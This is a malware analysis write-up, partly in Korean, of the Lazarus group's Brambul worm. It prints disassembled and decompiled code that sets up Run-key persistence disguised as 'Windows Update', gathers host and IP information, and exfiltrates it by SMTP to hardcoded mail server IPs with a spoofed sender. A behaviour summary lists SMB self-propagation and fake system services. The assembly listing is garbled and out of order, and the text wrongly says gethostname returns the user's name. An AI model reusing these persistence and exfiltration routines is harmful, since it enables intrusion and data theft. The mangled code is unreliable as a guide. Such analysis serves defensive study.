
```
sub     esp, 34h
mov     ecx, 0Bh
lea     eax, [esp+34h+phkResult]
push    esi
push    edi
mov     esi, offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
lea     edi, [esp+3Ch+SubKey]
rep movsd
push    eax                ; phkResult
push    3                  ; samDesired
lea     ecx, [esp+44h+SubKey]
push    0                  ; ulOptions
push    ecx                ; lpSubKey
push    80000002h          ; hKey
movsw
call    ds:RegOpenKeyExA
pop     edi
pop     esi
test    eax, eax
jnz     short loc_401B97
```

```
push    offset Filename ; lpString
call    ds:lstrlenA
mov     edx, [esp+34h+phkResult]
inc     eax
push    eax             ; cbData
push    offset Filename ; lpData
push    1               ; dwType
push    0               ; Reserved
push    offset ValueName ; "Windows Update"
push    edx             ; hKey
call    ds:RegSetValueExA
mov     eax, [esp+34h+phkResult]
push    eax             ; hKey
call    ds:RegCloseKey
```

```
loc_401B97:
add     esp, 34h
retn
sub_401B30 endp
```


sub_401040

Similar to what it did at the beginning of the program run, the gethostname function gets the user’s name.




```
if ( gethostname(&name, 260) )
{
  result = 0;
}
else
{
  v1 = gethostbyname(&name);
  v2 = v1;
  if ( v1 )
  {
    v3 = v1->h_addr_list;
    if ( *v3 )
    {
      v4 = 0;
      do
      {
        if ( strlen(Dest) >= 0xF4 )
          break;
        sprintf(
          v0,
          Format,
          (unsigned __int8)*v3[v4],
          (unsigned __int8)v3[v4][1],
          (unsigned __int8)v3[v4][2],
          (unsigned __int8)v3[v4][3]);
        v3 = v2->h_addr_list;
        ++v4;
        v0 = &Dest[strlen(Dest)];
      }
      while ( v3[v4] );
    }
  }
  result = 1;
}
return result;
```

After the three subroutines are executed, the GetVersion function is used to get the version of the operating system. I could see that it was classified as “WinNt”, “Win2000”, “WinVista”, “Win2003”, “WinXp”, and “Unkonwn”.



```
sub     eax, 4
jz      short loc_402801

call    ds:GetVersion
mov     [esp+5A0h+pcbBuffer], eax
and     eax, 0FFFFh
cmp     eax, 6
jg      short loc_402817

loc_402817:
cmp     eax, 105h
jz      short loc_

dec     eax
jnz     short loc_402825

loc_4028E5:
pop     edi
pop     esi
xor     eax, eax
pop     ebx
add     esp, 594h
retn    10h
_WinMain@16 endp

cmp     eax, 205h
jz      short loc_402830

fer]
 ; "WinNt"

lea     edx, [esp+5A0h+Buffer]
mov     edi, offset aWin2000 ; "Win2000"
jmp     short loc_402844

loc_40280C:
lea     edx, [esp+5A0h+Buffer]
mov     edi, offset aWinvista ; "WinVista"
jmp     short loc_402844

loc_402825:
lea     edx, [esp+5A0h+Buffer]
mov     edi, offset aUnkown ; "Unkown"
jmp     short loc_402844

loc_402830:
lea     edx, [esp+5A0h+Buffer]
mov     edi, offset aWin2003 ; "Win2003"
jmp     short loc_402844

loc_402844:
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
push    offset aWhiat1001@gmai ; "whiat1001@gmail.com"
```

After that, it push the string whiat1001@gmail.com onto the stack and call the sub_401430 subroutine to send the data using the SMTP protocol. The sending account and mail server are the same as whiat1001 and gmail.com, but after pretending the sender account to johnS203@yahoo.com, the process ends. In sub_401430 we could see the strings related to SMTP and mail headers.



```
.data:004083B4 aFromMicrosoftP db 'From: "Microsoft" <provider@microsoft.com>',0Dh,0Ah,0
.data:004083B4                                         ; DATA XREF: sub_401430+47D↑o
.data:004083E1                 align 4
.data:004083E4 aData           db 'DATA',0Dh,0Ah,0     ; DATA XREF: sub_401430+3CF↑o
.data:004083EB                 align 4
.data:004083EC aRcptTo         db 'RCPT TO:<',0        ; DATA XREF: sub_401430+2DE↑o
.data:004083F6                 align 4
.data:004083F8 aMailFrom       db 'MAIL FROM:<',0      ; DATA XREF: sub_401430+19D↑o
.data:00408404 asc_408404      db '>',0Dh,0Ah,0        ; DATA XREF: sub_401430+106↑o
.data:00408404                                         ; sub_401430+1EC↑o ...
.data:00408408 aHelo           db 'HELO <',0           ; DATA XREF: sub_401430+B9↑o
.data:0040840F                 align 10h
.data:00408410 ; char a209_85_223_33[]
.data:00408410 a209_85_223_33  db '209.85.223.33',0    ; DATA XREF: sub_401430+7A↑o
.data:0040841E                 align 10h
.data:00408420 ; char a209_85_210_24[]
.data:00408420 a209_85_210_24  db '209.85.210.24',0    ; DATA XREF: sub_401430+64↑o
.data:0040842E                 align 10h
.data:00408430 ; char a209_85_223_27[]
.data:00408430 a209_85_223_27  db '209.85.223.27',0    ; DATA XREF: sub_401430+4E↑o
.data:0040843E                 align 10h
```

Behavior result

> 1. SMB, IPC ,SCM Database access attempt with random IPs for self-copy and distribution
> 2. Send mail using the SMTP protocol, pretending whiat1001@gmail.com as johnS203@yahoo.com
> 3. Access shared folder as admin
> 4. Create the Windows Genuine Logon Manager (wglmgr) service
> 5. Create the Microsoft Windows Genuine Updater (wgudtr) service
> 6. Create crss.exe executable
> 7. Create and run lsasvc.exe
> 8. Add “WindowsUpdate” Value to the registry “Software \ Microsoft \ Windows \ CurrentVersion \ Run” path

[악성코드] WannaCry 이전 북한 Lazarus 그룹의 웜 Brambul - 1

WannaCry와 Brambul의 관계

WannaCry는 2017년 5월에 대유행한 북한 Lazarus 그룹의 랜섬웨어입니다. 이 랜섬웨어를 통해 공격자들은 약 15만 달러를 벌었고, 이 공격에 따른 피해는 약 수십억 달러로 추정되고 있습니다. WannaCry의 특징 중 하나는 웜과 유사하게 자기 자신을 복제하여 접근가능한 네트워크에 배포하며 SMB 취약점과 이메일을 통해 주로 배포됩니다.

[악성코드] WannaCry 이전 북한 Lazarus 그룹의 웜 Brambul - 2

분석